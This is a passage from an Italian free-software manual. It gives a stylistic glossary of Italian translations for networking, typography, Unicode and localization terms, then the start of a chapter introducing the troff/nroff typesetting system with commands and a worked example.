[2] Potrebbe essere interessante anche l'idea di «mirino» del mouse.

- link (HTML) ---> riferimento, riferimento ipertestuale *, collegamento ipertestuale *

  In generale, i due termini, riferimento ipertestuale e collegamento ipertestuale, sono la stessa cosa. Eventualmente, a collegamento ipertestuale si può dare un'enfasi locale, mentre a riferimento ipertestuale un significato più lontano. In pratica, un riferimento interno a una stessa pagina HTML, o ad altre pagine che compongono un insieme ben organizzato, sarebbe un collegamento ipertestuale, mentre un riferimento a una risorsa esterna sarebbe un riferimento ipertestuale. Volendo evitare di fare confusione, conviene usare una definizione sola e precisamente riferimento ipertestuale.

- link (IPv6) ---> collegamento di rete *

- computer host ---> elaboratore host, host - -> nodo di rete *, nodo * - -> stazione

  In questo caso si tratta di un elaboratore connesso in rete che in qualche modo ospita qualche servizio. Dal momento che a volte è difficile essere precisi, si potrebbe estendere l'uso del termine *host* anche a un cliente. La possibilità di definire la cosa come «nodo di rete» o solo nodo potrebbe rendere l'idea in modo tanto vaga quanto il significato che si dà normalmente al termine *host*.[3][4]

  In italiano si utilizza anche il termine «stazione», seguito da un aggettivo che ne specifica il comportamento. Per esempio, nel capitolo dedicato alla realizzazione di elaboratori senza disco, si parla di stazioni senza disco.

- nodo di rete *, nodo *

  Quando si fa riferimento a un indirizzo nella rete, senza specificare il ruolo che ha ciò che vi corrisponde.

- diskless ---> senza disco

  Si fa riferimento a nodi di rete composti da elaboratori senza un disco locale da cui possa essere montato il file system principale (la directory radice). Questi utilizzano il protocollo NFS per il montaggio di tutto il loro file system.

- netmask ---> maschera di rete (IPv4) *

  Non vengono segnalate le abbreviazioni contenenti solo la parola «maschera».

- IP masquerading ---> mascheramento IP *

  La scelta di utilizzare il termine «mascheramento» come traduzione di *masquerading* in riferimento ai pacchetti IP, è discutibile. In generale, da un punto di vista logico, la traduzione corretta di questo termine dovrebbe essere «travestimento», o anche «camuffamento», dal momento che lo scopo del *masquerading* non è quello di nascondere i pacchetti, ma di farli sembrare appartenenti a un'origine differente. In questo documento si preferisce l'uso di «mascheramento», puntando sulla somiglianza letterale del termine con quello originale inglese, oltre al fatto che comunque si ottiene l'effetto di nascondere i nodi reali da cui hanno origine le comunicazioni.

- name server - -> servizio di risoluzione dei nomi *

  La traduzione fatta in questo modo cambia un po' il contesto: *name server* è un nodo che offre un servizio e non il servizio in sé. Quando si vuole fare riferimento proprio al nodo, si può parlare di servente DNS.

---

[3] Attualmente, si usa prevalentemente il termine nodo al posto di *host* nel testo normale, mentre nell'indicazione degli schemi sintattici, si lascia *host*.

[4] Il termine *host*, viene usato in particolare nella documentazione RFC riferita a IPv6 per indicare un nodo che non sia un router. Inoltre, sempre la terminologia riferita a IPv6 indica il nodo come qualunque dispositivo che utilizzi in pratica questo protocollo.

- root domain ---> dominio principale *

  Il dominio di «primo livello» è quello che segue immediatamente quello principale: '**com**', '**edu**',...

- packet driver ---> driver di pacchetto

  Si tratta del programma Dos utilizzato per comandare l'interfaccia di rete in modo da offrire ad altri programmi l'accesso alla stessa, attraverso un IRQ software.

- format prefix (IPv6) ---> prefisso di formato *

  Rappresenta l'idea di maschera di rete del sistema IPv6.

- interface identifier (IPv6) ---> identificatore di interfaccia

- group identifier (IPv6) ---> identificatore di gruppo

- mirror ---> sito speculare *, riproduzione speculare *

  Meglio la seconda delle due espressioni.

- mailing-list ---> lista di posta elettronica *, lista

- master ---> principale

  slave ---> secondario

  Questa traduzione va bene quando si tratta di serventi di qualche servizio, in cui uno solo è *master*, mentre tutti gli altri sono *slave*. Questa forma è stata usata in particolare per la descrizione del servizio NIS, nel capitolo 138.

- master ---> primario

  slave ---> secondario

  Questa traduzione va bene quando si fa riferimento al servizio DNS, dal momento che in passato, il servente *master* veniva definito *primary*.

- chat script ---> script di chat ---> script di colloquio *

- ISP, provider ---> fornitore di accesso a Internet

  Dal momento che la definizione è estremamente lunga, quando il contesto è chiaro, si potrebbe abbreviare a «fornitore di accesso», o anche solo «fornitore».

- chain ---> punto di controllo *

  Si fa riferimento al firewall Linux, secondo i kernel 2.2.* e 2.4.*, dove questo termine individua un punto di intercettazione dei pacchetti IP, allo scopo di applicarvi delle regole (direttive) che si traducono in obiettivi, ovvero nella sorte dei pacchetti stessi.

- internet superserver, internet service daemon ---> supervisore dei servizi di rete *

  Si tratta praticamente di '**inetd**' o di '**xinetd**', senza fare riferimento in modo preciso a questo o quel programma.

277.2.18 Tipografia

- specie (alfabetica)

  Si tratta di una classificazione dei caratteri in base al tipo di linguaggio per cui sono fatti: latino, cirillico, greco,...

- family - -> famiglia di caratteri - -> stile

  Lo stile è una forma di classificazione estetica di un carattere, contrassegnato da un nome, come per esempio il Times. Il termine «stile» va bene fino a quando si resta all'interno di una stessa specie. Alle volte ci sono delle *font family* che si riferiscono a specie differenti, come il tipo Symbol, o Dingbats. La definizione «famiglia di caratteri» potrebbe andare bene nel caso si voglia mantenere la stessa ambiguità. Questa definizione, famiglia di caratteri, viene anche usata effettivamente, però bisogna ricordare che nel linguaggio tipografico tradizionale italiano, la «famiglia» si riferisce precisamente a un gruppo stilistico con piccole varianti rispetto allo stile a cui appartiene. Bisogna fare attenzione.

- serie, variante seriale

  La serie è la diversificazione formale di uno stesso stile alfabetico. All'interno di uno stile, una serie può essere una variante di forma: il tondo, il corsivo, il neretto,...

- forma

  La forma del carattere: il tondo contrapposto al corsivo, il chiaro contrapposto al neretto e altre varianti (inclinato, chiarissimo, nero, nerissimo, ecc.).

  – pendenza
    Un aspetto della forma del carattere: tondo contrapposto a inclinato.

  – tono
    Un aspetto della forma del carattere: dal chiarissimo al nerissimo.

  – width ---> larghezza
    Un aspetto della forma del carattere: dallo strettissimo al larghissimo.

- body size ---> corpo

  L'altezza del carattere.

- interlinea

  Tecnicamente è la distanza tra le righe che si aggiunge alla distanza minima in funzione del corpo del carattere utilizzato. Tuttavia, con questo termine si fa spesso riferimento alla distanza tra le basi di una riga e della successiva (dattilografia).

- foundry ---> fonderia

- serif ---> grazie, terminali

  In italiano, il termine si usa generalmente al plurale.

- sans serif ---> lineare

  Si tratta di uno stile senza grazie.

- collezione alfabetica

  La distinzione tra maiuscole e minuscole.

- font ---> fonte tipografica, fonte di caratteri ---> fonte ---> tipoplesso

  font ---> carattere ---> tipo di carattere ---> carattere tipografico, carattere da stampa

  Il termine *font* non corrisponde esattamente a qualcosa di ben definito nella tradizione della terminologia tipografica italiana, di conseguenza, la traduzione con il termine «fonte» e i suoi vari abbinamenti è solo una forma di derivazione dall'inglese, altrettanto ambigua. Il termine tipoplesso, sembrerebbe essere il più appropriato, solo che si tratta di qualcosa che risulterebbe incomprensibile ai più.

La scelta di usare la definizione «tipo di carattere», con tutte le altre varianti, può essere motivata da un contesto non molto impegnato dal punto di vista dei problemi che riguardano la composizione tipografica. In generale, la sua semplicità rende più comprensibile il testo al lettore che non abbia già delle nozioni di tipografia.

- polizza

  L'assortimento completo di caratteri di un corpo determinato. Le polizze compongono il tipoplesso.

- scala di corpi

  L'insieme dei corpi in cui può essere reso un certo tipo di carattere.

- traslitterazione

  Traduzione da un alfabeto a un altro, lettera per lettera. Nella traslazione di un testo composto in cirillico traslitterato in carattere latino, l'alfabeto latino è il traslitterante e l'alfabeto cirillico è il traslitterato.

- character set ---> insieme di caratteri *

  Da una discussione era emerso che dovendo scegliere tra «gruppo di caratteri» e «insieme di caratteri» è meglio la seconda forma per vari motivi fondati sulla teoria degli insiemi.[5]

- orientamento della stampa

  In questo modo si può identificare come si stampa su un foglio di carta.

  - portrait ---> verticale
  - landscape ---> orizzontale
  - sea-scape ---> rovesciato
  - up side down ---> sottosopra

- segnatura

  Il numero di fogli che compone un fascicolo nell'ambito di un sistema di rilegatura a filo. In pratica, i fogli stampati vanno piegati a metà e poi cuciti sulla piega, in modo da poter essere sfogliati.

277.2.19 Unicode

- code point ---> punto di codifica *

  Il simbolo dal punto di vista della codifica.

- code unit ---> unità di codifica *

  L'unità di memoria utilizzata per la rappresentazione della codifica.

- CCS: Coded Character Set ---> insieme di caratteri codificato *

  L'insieme di caratteri codificato attraverso un intero non negativo.

- CEF: Character Encoding Form ---> forma di codifica del carattere *

  Mappa di trasformazione tra l'insieme di caratteri codificato e le sequenze di unità di codifica.

[5] Unicode introduce una terminologia più precisa al riguardo di ciò che un tempo si chiamava *character set*.

- CES: Character Encoding Scheme ---> schema di codifica del carattere *

  Mappa di trasformazione tra le sequenze di unità di codifica e le sequenze di byte.

- TES: Transfer Encoding Syntax ---> sintassi di codifica per il trasferimento *

  Metodo di trasformazione reversibile di una codifica per il trasferimento dei dati.

- wide char ---> carattere esteso *

- wide string ---> stringa estesa *

277.2.20 Grafica

- interleaved ---> interfogliato

- mirror ---> ribaltamento speculare

  Si fa riferimento al ribaltamento dell'immagine che si ottiene come se questa fosse posta davanti a uno specchio.

- offset ---> scostamento, scarto

  L'idea viene dal lavoro di ATO (*Amiga translators' organization*).

- despeckle ---> filtro mediano

- thumbnail ---> provino

  Questa traduzione va bene quando il contesto riguarda la selezione di un'immagine da un elenco di riduzioni, i «provini», come quelli che si fanno in fotografia.

- flood fill ---> campitura

- to flood fill ---> campire

277.2.21 Usenet

- feed

  Vedere 277.1.1.

- news

  Vedere 277.1.1.

- newsgroup ---> gruppo di discussione (di Usenet) - -> gruppo

  La definizione «gruppo di discussione» è quella più diffusa, anche se per alcuni potrebbe risultare imprecisa: non sempre si tratta di aree di discussione, potrebbero essere semplicemente dei gruppi per la diffusione di notizie di qualche tipo, senza che si formi una discussione vera e propria.

- news server, discussion host ---> servente di news

  Si tratta di un nodo di rete che offre l'accesso ad alcuni gruppi per mezzo del protocollo NNTP.

- to post ---> spedire (un articolo).

- sito Usenet

  Si tratta di un sito che offre un servizio di accesso alla rete Usenet.

- articolo

  L’articolo è ciò che viene diffuso attraverso Usenet, nei gruppi di discussione verso cui è stato spedito. Non si deve confondere con news, che invece rappresenta il servizio in generale.

277.2.22 Localizzazione

- collating sequence ---> sequenza di collazione *

  L’insieme ordinato dei simboli (*collating element*) utilizzati in una localizzazione particolare.

- collating element ---> elemento di collazione *

  Un elemento (un simbolo) di una sequenza di collazione.

- collating symbol ---> simbolo di collazione *

  È il simbolo utilizzato per rappresentare un elemento di collazione nella localizzazione. Di solito si tratta di forme del tipo ‘**<a>**’, ‘**<b>**’, ‘**<c>**’, ecc., come si vede nei file ‘/usr/share/i18n/locales/*’.

- equivalence class ---> classe di equivalenza

  Una classe di equivalenza identifica un gruppo di elementi di collazione (in certi casi si parla di caratteri equivalenti, ma si tratta generalmente di una scorciatoia giustificata solo dal contesto), che devono essere trattati come equivalenti per qualche motivo (di solito ai fini dell’ordinamento). Per esempio, le lettere «e», «è», «é» potrebbero essere trattate come equivalenti.

- character class ---> classe di caratteri

  Una classe di caratteri identifica un insieme dei caratteri attraverso un nome. Si distingue solitamente tra: lettere minuscole, lettere maiuscole, cifre numeriche, caratteri alfanumerici, ecc.

277.2.23 Varie

- maintainer ---> curatore
- contributor ---> collaboratore
- implementation ---> realizzazione - -> attuazione, adattamento
- to implement ---> realizzare - -> attuare, adattare
- keyword ---> parola chiave, parole chiave
- retry ---> tentativi ripetuti
- disclaimer ---> liberatoria
- flag ---> opzione (booleana), modalità (booleana), attributo (booleano), variabile (booleana), indicatore

  Purtroppo si possono tradurre in questo modo solo alcune situazioni.

- file manager ---> gestore di file *.

  Si tratta di programmi come Midnight Commander, XFM e simili.

- login ---> accesso, procedura di accesso *
- logout ---> conclusione dell'accesso, conclusione della sessione di lavoro
- screen saver ---> salva-schermo
- hard limit, soft limit ---> limite fisico *, limite logico *
- lock ---> blocco

  Si veda al riguardo la nota sui file di lock nella sezione 277.1.1.
- signal trap ---> cattura di un segnale
- to prepend ---> anteporre

  Si fa riferimento all'aggiunta di qualcosa all'inizio di un flusso di dati, o all'inizio di un file.
- et al ---> et alia ---> e altri - -> e simili, ecc.
- menu ---> menù *

  In generale, su alcuni vocabolari è ammesso l'uso del termine «menu» senza accento. Tuttavia, la norma UNI 6015 (221.2.4), fa espresso riferimento alle «parole polisillabe su cui la posa della voce cade sulla vocale che è alla fine della parola...».
- password ---> parola d'ordine *.

  passphrase ---> parola d'ordine *.

  Diventa difficile trovare una traduzione «perfetta» di questi due termini. Volendo tornare alle origini, la traduzione dovrebbe essere «parola d'ordine». Anche se non è un termine usato, rende l'idea. Evidentemente diventa impossibile tradurre password shadow e altre cose che in realtà fanno riferimento a qualcosa di più complesso (in questo caso, *password* è il nome esteso del file '`/etc/passwd`').

  Nel caso particolare di *passphrase*, diventa impossibile una traduzione secondo il criterio indicato, se non perdendo l'informazione cruciale sulla lunghezza che la parola d'ordine deve avere, non essendo più una sola «parola».

  Va annotato comunque che esiste anche la forma «chiave di identificazione», nota almeno nei vocabolari. Si opta comunque per la traduzione originale anche perché il concetto di identificazione si può confondere con il nome fittizio abbinato a un utente.
- peso - -> massa

  Di solito si confonde il peso con la massa di un corpo. Il peso rappresenta una forza che si misura in newton (simbolo: N), mentre la massa si misura in kilogrammi (simbolo: kg).[6] Pertanto, quando si vuole rappresentare qualcosa che si esprime in multipli o sottomultipli del kilogrammo,[7] si fa riferimento a una massa.

277.3 Forme espressive particolari

- ridirezione

  È una questione di gusto personale, dal momento che molti preferiscono «re-direzione».[8]

---

[6] $1\ N = 1\ kg*m/s^2$

[7] $1\ g = 10^{-3}\ kg$

[8] Il termine «ridirezione» viene usato anche in *IPv6* di Silvano Gai, McGraw Hill, 1997, alla sezione 6.4.3, anche se in questo caso si tratta di ridirezione dei pacchetti IPv6.

- emettere attraverso lo standard output, emettere attraverso lo standard error

  Questa forma è quella usata nel documento. I motivi per cui è stata scelta sono tanti, ma non derivano da un’esperienza Unix. In generale, viene contestato che standard output e standard error sono file come gli altri, secondo la filosofia Unix, per cui su questi ci si «scrive».

277.4 Annotazioni per un uso futuro

Quelle che seguono sono annotazioni per un possibile uso futuro. Sono qui per non essere dimenticate.

- shadow password ---> ? (per ora solo password shadow)
- produttività

  Questo termine potrebbe essere utilizzato al posto di «velocità», quando si fa riferimento alla quantità di dati che possono transitare nell’unità di tempo. In altri termini, invece di parlare di velocità di un modem, si potrebbe parlare di produttività.

277.5 Nomi dei caratteri speciali

La tabella 277.6 elenca alcuni caratteri e simboli speciali, assieme alla denominazione usata in questo documento.

Tabella 277.6. Elenco dei nomi di alcuni caratteri e altri simboli.

<table>
<tr><th>Simbolo</th><th>Denominazione</th></tr>
<tr><td>-</td><td>trattino (normale)</td></tr>
<tr><td>_</td><td>trattino basso</td></tr>
<tr><td>|</td><td>barra verticale</td></tr>
<tr><td>/</td><td>barra obliqua (normale)</td></tr>
<tr><td>\</td><td>barra obliqua (inversa)</td></tr>
<tr><td>’</td><td>apice singolo</td></tr>
<tr><td>‘</td><td>apice inverso</td></tr>
<tr><td>"</td><td>apice doppio, virgolette, virgolette alte</td></tr>
<tr><td>«, »</td><td>virgolette basse, virgolette uncinate</td></tr>
<tr><td>&</td><td>e-commerciale</td></tr>
<tr><td>~</td><td>tilde</td></tr>
<tr><td>@</td><td>at, chiocciola, chiocciolina, chiocciolетta -- meglio non usarlo</td></tr>
<tr><td>#</td><td>cancelletto -- meglio non usarlo</td></tr>
<tr><td>:</td><td>due punti (verticali)</td></tr>
<tr><td>..</td><td>due punti in orizzontale</td></tr>
</table>

In particolare, i simboli elencati di seguito meritano maggiore attenzione.

- @

  In origine questo simbolo è nato per abbreviare la parola latina «ad», mentre oggi si conosce prevalentemente la sua traduzione inglese: *at*. Sembra ricorrente il nome «chiocciola» in italiano, ma in generale non è il caso di nominarla in un testo scritto.

- #

È difficile dare un nome a questo simbolo; attualmente è diffuso il termine «cancelletto» nel settore della telefonia, mentre è noto l'uso che se ne fa nell'ambito musicale, a rappresentare un diesis.

277.6 Riferimenti

- *Dictionnaire panlatin de l'informatique*

  <*http://www.tele3.net/dicoinfo/_bdt.htm*>

- *NetGlos - The Multilingual Glossary of Internet Terminology*

  <*http://wwli.com/translation/netglos/netglos.html*>

- *Amiga Translators' Organization*

  <*http://bilbo.di.unipi.it/~ato-it/*>

- Silvano Gai, *IPv6*, McGraw-Hill, 1997

- Bureau International des Poids et Mesures, *Le Système international d'unités (SI)*

  <*http://www.bipm.org/pdf/brochure-si.pdf*>

- National Institute of Standards and Technology, *International System of Units (SI)*

  <*http://physics.nist.gov/cuu/Units/index.html*>

- National Institute of Standards and Technology, *Guide for the Use of the International System of Units (SI)*, 1995

  <*http://physics.nist.gov/cuu/pdf/sp811.pdf*>

- Markus Kuhn, *Standardized Units for Use in Information Technology*, 1995

  <*http://www.cl.cam.ac.uk/~mgk25/information-units.txt*>

- National Institute of Standards and Technology, *Prefixes for binary multiples*

  <*http://physics.nist.gov/cuu/Units/binary.html*>

- *Scienza, tecnologia e arte della stampa e della comunicazione*, Arti poligrafiche europee

  <*http://www.apenet.it/grafica/libri/Grafica/Grafica01/indice02.html*>

  <*http://www.apenet.it/grafica/libri/Grafica/Grafica02/indice02.html*>

  <*http://www.apenet.it/grafica/libri/Grafica/Grafica03/indice02.html*>

- *Scienza, tecnologia e arte della stampa e della comunicazione*: Giuseppe Pellitteri, Luigi Farinelli, *Grafismi*, Arti poligrafiche europee

  <*http://www.apenet.it/grafica/libri/Grafica/Grafica01/1123.html*>

277.7 Indice del glossario stilistico

Parte liii

Sistemi vari di composizione elettronica

Introduzione a *roff

Troff e Nroff sono programmi di elaborazione e impaginazione testi per la produzione di documenti di qualità che possano essere riprodotti anche attraverso sistemi di stampa elementare, come gli schermi dei terminali a caratteri. Troff e Nroff sono due programmi più o meno compatibili che si completano a vicenda: il primo permette la stampa di qualità grafica, mentre il secondo è specializzato per la produzione di formati elementari come quello per lo schermo a caratteri. La distinzione è dettata dalla tradizione, dal momento che spesso si tratta dello stesso programma, avviato con nomi differenti.

Troff è nato nel 1973, scritto in linguaggio *assembler* per il PDP-11, riscritto successivamente in C. Oggi Troff fa parte della storia di Unix; per quanto riguarda GNU/Linux e il software libero in generale, ne esiste una realizzazione di GNU: Groff. Nonostante l'età, Troff viene usato ancora oggi per la produzione di documentazione tecnica, mentre per l'uso quotidiano è il sistema di presentazione delle pagine di manuale dei sistemi Unix e derivati.

278.1 Logica di funzionamento ed esempio di partenza

Troff e Nroff si occupano di trasformare un testo, scritto con determinati codici di formattazione, in un formato intermedio che successivamente deve essere rielaborato da un programma specifico per il tipo di stampa o visualizzazione che si vuole ottenere. Per arrivare a questo, si utilizza normalmente una pipeline, più o meno nella forma seguente:

```
troff sorgente_troff | programma_di_rielaborazione
```

```
nroff sorgente_nroff | programma_di_rielaborazione
```

Per il momento, questo deve essere visto solo come un concetto di massima, perché in pratica manca ancora qualcosa. Lo sviluppo di questo sistema di composizione ha portato alla nascita di programmi di contorno che si occupano di semplificare la descrizione tipografica di elementi comuni di composizione. Questi programmi si collocano generalmente prima di '**`troff`**' o '**`nroff`**'. Nello schema seguente si fa un esempio dell'uso di Eqn, un filtro che facilita l'inserimento delle equazioni in un sorgente Troff.

```
eqn sorgente_troff | troff | programma_di_rielaborazione
```

In tal caso, come si vede, '**`troff`**' riceve il sorgente dallo standard input.

278.1.1 $ troff, nroff

```
troff [opzioni] [sorgente_troff ...]
```

```
nroff [opzioni] [sorgente_nroff ...]
```

'**`troff`**' e '**`nroff`**' trasformano i file indicati tra gli argomenti, oppure lo standard input, in un formato intermedio contenente le informazioni necessarie per ottenerne la stampa o la visualizzazione. Il sorgente per '**`troff`**' è un po' diverso da quello di '**`nroff`**', ma in generale si usa quasi sempre solo il primo, essendo quello che richiede l'indicazione di più dettagli.

Alcune opzioni

`-a`

Genera una composizione approssimativa del risultato, in formato testo (ASCII).

`-i`

Dopo aver letto i file indicati negli argomenti, legge anche dallo standard input.

`-n`*n_iniziale*

Permette di stabilire esplicitamente il numero della prima pagina.

`-o`*elenco_pagine*

Permette di specificare le pagine da stampare. L'elenco è separato da virgole (senza l'inserzione di spazi) e si possono indicare degli intervalli attraverso una notazione del tipo '*m*`-`*n*'. In particolare, se in un intervallo non viene indicata la pagina iniziale, si intende la prima, se invece manca quella finale, si intende l'ultima.

`-r`*registro numero*

Permette di definire il valore di un registro. Il registro è espresso da un lettera alfabetica, mentre il numero può essere espresso attraverso un'espressione numerica di Troff.

`-m`*nome*

Definisce il nome di un gruppo di macro da utilizzare prima di iniziare l'interpretazione dei file. Si tratta del riferimento al file che corrisponde al modello '`tmac.`*nome*', contenuto in una directory appropriata in base alla realizzazione di Troff.

`-T`*nome_dispositivo*

Permette di specificare il tipo di dispositivo di stampa, o di visualizzazione, per il quale viene formattato il documento. Anche se il formato generato da Troff non è quello finale, ciò dipende dalla scelta fatta con questa opzione.

`-F`*percorso*

Permette di indicare la directory contenente le informazioni sui caratteri che si vogliono utilizzare.

Esempi

`$` **`troff -Tps -ms mio.troff`**

Elabora il file '`mio.troff`', utilizzando il dispositivo '**`ps`**' e il pacchetto di macro '**`s`**' ('`tmac.s`').

`$` **`troff -Tps -ms -o4,6,8-10 mio.troff`**

Come nell'esempio precedente, limitandosi a emettere il risultato riferito alle pagine 4, 6, 8, 9 e 10.

278.1.2 Macro e stile

I sorgenti Troff potrebbero essere realizzati fornendo tutte le indicazioni necessarie a definire l'aspetto finale del documento e utilizzando solo le istruzioni elementari di questo sistema di composizione. In alternativa possono essere definite delle macro, all'interno del sorgente stesso o in file esterni. È normale fare uso di Troff facendo riferimento a un file di macro esterno, che in pratica permette di definire uno stile generale del documento; per questo si utilizza l'opzione standard '**`-m`**', come verrà mostrato in seguito negli esempi. In ogni caso il pacchetto di macro più comune, già dalle origini di Troff, è '**`s`**', corrispondente al file '`tmac.s`'.[1]

[1] Nel caso di Troff GNU, installato su GNU/Linux, il file si potrebbe trovare nella directory '`/usr/lib/groff/tmac/`'.

278.1.3 Istruzioni contenute nel testo sorgente

Le istruzioni di Troff possono distinguersi fondamentalmente in: comandi, che iniziano sempre con un punto singolo nella prima colonna del sorgente, e sequenze di escape che possono essere collocate all'interno del testo normale. Un comando appare sempre da solo in una riga, come nel caso seguente,

```
Testo normale
.ft B
testo in neretto
```

dove '**`testo normale`**' e '**`testo in neretto`**' sono intesi come una sequenza che potrebbe risultare riprodotta sulla stessa riga, o comunque appartenendo in ogni caso allo stesso paragrafo. In particolare, dopo l'apparizione del comando '**`.ft B`**', il testo verrà reso in neretto. Una sequenza di escape, al contrario, non interrompe il testo nel sorgente:

```
Testo normale \fBtesto in neretto
```

In questo caso, '**`\fB`**' è una sequenza di escape che indica l'inizio del neretto. Come si può intuire, non è possibile iniziare una riga di testo con un punto, perché questo verrebbe interpretato come un comando di Troff; nello stesso modo, alcune sequenze di escape seguite da testo normale possono essere interpretate in modo erroneo.

278.1.4 Spazi superflui

Troff è sensibile alla presenza di spazi orizzontali e verticali superflui; questi vengono mantenuti nel documento finale. In condizioni normali, Troff ignora le interruzioni di riga inserite nel sorgente: quando quello che segue è un comando o un'altra riga di testo, sostituisce queste interruzioni con uno spazio orizzontale normale, ricomponendo in pratica i paragrafi a seconda del formato finale.

278.1.5 Esempio per cominciare

Anche se non è stato ancora mostrato il «linguaggio» di un sorgente Troff, contando sull'intuizione del lettore, è il caso di proporre un esempio elementare che permetta di verificarne il funzionamento.

```
.\"  Questo è un esempio di documento scritto utilizzando il linguaggio
.\"  di composizione Troff.
.\"
.\"  Viene definita la dimensione del testo: il margine sinistro di
.\"  4 cm e l'ampiezza del testo di 8 cm.
.po 4c
.ll 8c
.\"  Inizia il documento.
.ft B
1. Introduzione a Troff

.ft P
Questo \('e un esempio di documento scritto in modo
tale da poter essere elaborato con Troff.
In questo caso, si presume che verr\('a utilizzato
lo stile ''\fBs\fP'' (con l'opzione \fB\-ms\fP).

.ft B
1.1 Paragrafi

.ft P
Il testo di un paragrafo termina quando nel sorgente viene
```

```
incontrata una riga vuota.

Per la precisione, gli spazi verticali vengono rispettati,
per cui le righe vuote si traducono in spazi tra i paragrafi,
anche quando queste sono pi\('u di una.



Questo \('e l'inizio di un nuovo paragrafo dopo tre righe
vuote di separazione.
```

Supponendo che il file si chiami '`esempio.troff`' e che si utilizzi la versione GNU di Troff, si potrebbe ottenere la conversione in PostScript attraverso il comando seguente, che genera il file '`esempio.ps`'.

```
$ troff -Tps -ms esempio.troff | grops > esempio.ps
```

In alternativa, si potrebbe ottenere un file adatto per la visualizzazione attraverso un terminale a caratteri, con il comando seguente:

```
$ troff -Tlatin1 -ms esempio.troff | grotty > esempio.tty
```

I risultati si vedono rispettivamente in figura 278.1 e 278.2. Da queste non si vedono i margini, ma per il momento il problema è trascurabile.

Figura 278.1. Il risultato della composizione del sorgente Troff di esempio in PostScript.

1. Introduzione a Troff

Questo è un esempio di documento scritto in modo tale da poter essere elaborato con Troff. In questo caso, si presume che verrà utilizzata lo stile **"s"** (con l'opzione **–ms**).

1.1 Paragrafi

Il testo di un paragrafo termina quando nel sorgente viene incontrata una riga vuota.

Per la precisione, gli spazi verticali vengono rispettati, per cui le righe vuote si traducono in spazi tra i paragrafi, anche quando queste sono più di una.

Questo è l'inizio di un nuovo paragrafo dopo tre righe vuote di separazione.

Figura 278.2. Il risultato della composizione del sorgente Troff di esempio in un file adatto alla visualizzazione attraverso un terminale a caratteri.

```
1. Introduzione a Troff

Questo  è  un  esempio di docu-
mento scritto in modo  tale  da
poter   essere   elaborato  con
Troff.  In questo caso, si pre-
sume  che  verrà  utilizzata lo
stile   ``s''   (con   l'opzione
-ms).

1.1 Paragrafi

Il  testo  di un paragrafo ter-
mina quando nel sorgente  viene
incontrata una riga vuota.

Per  la  precisione,  gli spazi
verticali  vengono  rispettati,
per  cui le righe vuote si tra-
ducono in  spazi  tra  i  para-
grafi, anche quando queste sono
più di una.



Questo è l'inizio di  un  nuovo
paragrafo  dopo tre righe vuote
di separazione.
```

In questo esempio si fa uso del pacchetto di macro '**s**', che tra le altre cose definisce i margini del testo. All'inizio del sorgente sono stati usati espressamente dei comandi per modificare i margini, in deroga a quando prestabilito dallo stile del pacchetto di macro prescelto.

278.2 Istruzioni fondamentali di Troff

In queste sezioni viene mostrato l'uso di alcune istruzioni fondamentali di Troff. La loro descrizione è limitata anche in considerazione del fatto che Troff è un sistema di composizione obsoleto, benché tuttora efficace; infatti, al suo posto conviene approfondire piuttosto l'uso di altri programmi, come TeX per esempio.

Alla fine di queste sezioni si trova una tabella riassuntiva dei comandi «vitali» di Troff, cioè di quelli che vengono descritti qui.

278.2.1 Argomenti numerici e unità di misura

Alcuni comandi hanno un argomento numerico che esprime una quantità o una dimensione. A seconda della circostanza, tale valore può essere espresso in modo fisso, oppure come incremento o riduzione. Se è ammissibile l'incremento, tale numero può essere indicato prefissato dal segno '**+**', se è possibile la riduzione può essere prefissato dal segno '**-**'. Gli incrementi e le riduzioni permettono di scrivere istruzioni relative, che si adattano a seconda di altre scelte già fatte nel sorgente Troff. In alcuni casi ci sono dei valori che possono essere espressi in forma frazionaria, utilizzando il punto per separare la parte intera dalle cifre decimali.

Quando gli argomenti riguardano valori che esprimono una lunghezza, possono essere seguiti immediatamente da una lettera che ne esprima l'unità di misura. La tabella 278.1 mostra l'elenco di queste sigle.

Tabella 278.1. Sigle di identificazione dell'unità di misura.

Sigla	Unità di misura corrispondente
i	Pollici.
c	Centimetri.
P	Pica = 1/6 di pollice.
m	Dimensione della lettera «m».
n	Dimensione della lettera «n».
p	Punti = 1/72 di pollice.
u	Unità base.
v	Altezza della riga.

278.2.2 Dimensione e distanza tra le righe

Normalmente, il corpo dei caratteri è di 10 punti e la distanza tra le righe è di 12 punti. Il comando normale per ridefinire il corpo è '**`.ps`**', che sta per *Point size*:

```
.ps [[+|-]n]
```

Come si vede dallo schema sintattico, questo comando ammette la possibilità di fissare il valore, oppure di incrementarlo e di diminuirlo indicando una dimensione espressa in punti tipografici (lo si intuisce dal nome). Se non viene fornito l'argomento numerico, si intende ripristinare la dimensione al valore fissato precedentemente.

In alternativa può essere usata la sequenza di escape '**`\s`**', secondo la sintassi seguente:

```
\s[+|-]n
```

È importante osservare che il numero di punti che può essere indicato dipende dalla disponibilità effettiva in base al tipo di carattere a disposizione; inoltre, nel caso della sequenza di escape '**`\s`**', possono essere utilizzate solo **due** cifre numeriche. In particolare, se si utilizza la dimensione nulla, cioè il numero zero, si ottiene il ripristino della dimensione precedente.

> Quando si usa la sequenza '**`\s`**' per specificare un valore composto da una sola cifra numerica, è importante che il carattere successivo non sia un numero, altrimenti si riesce a confondere Troff.

Il ridimensionamento dei caratteri viene usato normalmente assieme al controllo della distanza tra le righe. Per questo si usa il comando '**`.vs`**' (*Vertical space*).

```
.vs [n[unità_di_misura]]
```

L'argomento numerico serve a precisare la distanza tra la base di una riga e la base di quella successiva. Il valore viene espresso normalmente in punti, a meno che sia specificato un tipo di unità di misura speciale. In mancanza dell'argomento numerico, il comando ripristina la distanza precedente.

> Di solito, la distanza tipica tra le righe è pari al 120 % del corpo dei caratteri utilizzati.

Tra due righe può essere indicato anche uno spazio aggiuntivo, attraverso il comando '**`.sp`**' (*Space*).

```
.sp [n[unità_di_misura]]
```

La sintassi di '**.sp**' è la stessa di '**.vs**', con la differenza che si riferisce a uno spazio aggiuntivo inserito una sola volta in corrispondenza della posizione del comando. In particolare, se '**.sp**' viene usato senza argomento, si ottiene una riga bianca vuota della dimensione attuale dell'altezza delle righe.

Esempi

```
Testo normale
.ps 24
testo ingrandito
```

Cambia il corpo del testo che segue il comando, senza curarsi della distanza tra le righe.

```
Il sistema operativo GNU/L\s8INUX\s0 funziona su...
```

Ammesso che il testo normale abbia un corpo di 10 punti, fa in modo che la parola «LINUX» sia ottenuta con un'iniziale di dimensione normale e la parte restante con lettere leggermente ridotte (otto punti). Alla fine, il corpo precedente viene ripristinato.

```
.ps 24
.vs 28p
```

Cambia la dimensione del corpo e della distanza tra le righe.

```
